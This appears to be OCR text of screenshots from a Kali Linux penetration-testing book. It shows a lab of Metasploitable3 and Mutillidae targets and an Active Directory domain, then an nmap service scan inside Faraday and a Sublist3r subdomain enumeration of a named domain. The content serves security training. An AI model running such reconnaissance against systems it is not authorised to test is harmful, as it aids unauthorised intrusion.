

New
Settings
Discard
Show
Details
Machine Tools
Kali Linux
Running
metasploitable3_win...
Running
Metasploitable3-ub1...
Running
General
Name: Kali Linux
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 4
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Preview



Setup
bitnami for XAMPP
Bitnami for XAMPP provides free installers that can install Drupal, Joomla!, WordPress and many other popular open source apps on top of your existing XAMPP installation.
Learn More
Installing
Unpacking files
XAMPP Installer
< Back
Next >
Cancel



http://localhost/Mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 - Windows Internet Explorer
http://localhost/Mutillidae/index.php?page=home.php&popUp
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://localhost/Mutillidae/index.php?page=home.php...
Page
Safety
Tools
OWASP Mutillidae II: Keep Calm and Pv
Version: 2.6.62
Security Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
No
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | Viev
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Hints and Videos
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilitie



Server Manager
Active Directory Domain Services Installation Wizard
Completing the Active Directory Domain Services Installation Wizard
Active Directory Domain Services is now installed on this computer for the domain "mastering.kali.thirdedition".
This Active Directory domain controller is assigned to the site "Default-First-Site-Name". You can manage sites with the Active Directory Sites and Services administrative tool.
To close this wizard, click Finish.
< Back
Finish
Cancel


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>net user
User accounts for \\WIN-3UT0AJ7IDBE
admin Administrator Guest
krbtgt Normaluser
The command completed successfully.



System Properties
Computer Name/Domain Changes
You can change the name and the membership of this computer. Changes might affect access to network resources.
More information
Computer name:
metasploitable3-win2k8
Full computer name:
metasploitable3-win2k8.Mastering.kali.thirdedition
More...
Member of
Domain:
Mastering.kali.thirdedition
Workgroup:
OK
Cancel
computer
thirdedition
nange...
OK
Cancel
Apply



Terminal
File Edit View Search Terminal Help
2018-07-08 19:33:20,268 - faraday.launcher - INFO - Setting up icons for GTK int
Faraday 2.7.2
Create New Workspace
There are no workspaces available. You must create one to continue using Faraday.
Name:
Description:
OK
Cancel
Notifications: 0
Workspace status: 0 hosts, 0 services, 0 vulnerabilities.
Conflicts: 0



Faraday 2.7.2
1
[faraday](hack) kali# nmap -oX /root/.faraday/data/hack_Nmap_output-6.9268338583.xml -vv -sV -Pn 192.168.146.1 2>&1 | tee -a tmp.pz9zBQlWhmxMcnAnGwVPOv2JD0z42
Starting Nmap 7.70 (https://nmap.org) at 2018-07-08 19:38 EDT
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 19:38
Scanning 192.168.146.1 [1 port]
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 19:38 (0:00:00 remaining)
Completed ARP Ping Scan at 19:38, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:38
Completed Parallel DNS resolution of 1 host. at 19:38, 0.02s elapsed
Initiating SYN Stealth Scan at 19:38
Scanning 192.168.146.1 [1000 ports]
Discovered open port 139/tcp on 192.168.146.1
Discovered open port 135/tcp on 192.168.146.1
Search a host by nam...
Hosts
192.168.146.1 (0)
<< 1 / 0 >>
Workspaces
Hosts
[INFO]- 2018-07-08 19:37:32,841 - faraday.ModelController - Plugin Started: Nmap
[INFO]- 2018-07-08 19:37:32,843 - faraday.ModelController - Plugin Ended: Nmap
[INFO]- 2018-07-08 19:38:34,185 - faraday.ModelController - Plugin Started: Nmap
[INFO]- 2018-07-08 19:38:35,398 - faraday.ModelController - Plugin Ended: Nmap
Notifications: 0
Workspace status: 1 hosts, 3 services, 0 vulnerabilities.
Active workspace: hack
Conflicts: 0



Hosts | Faraday
127.0.0.1:5985/_ui/#/hosts/ws/hack
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
FARADAY
Hosts for hack (1)
Change workspace
New
Edit
Delete
enter keywords
NAME
OPEN SERVICES
VULNS
CREDENTIALS
OS
OWNED
LAST MODIFIED
192.168.146.1
3
0
0
not yet
2 minutes ago
1/1
100
GO
1


Chapter 2: Open Source Intelligence and Passive Reconnaissance





root@kali:~/Sublist3r# ./sublist3r.py -d cyberhia.com
Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for cyberhia.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 3
www.cyberhia.com
blog.cyberhia.com
demo.cyberhia.com

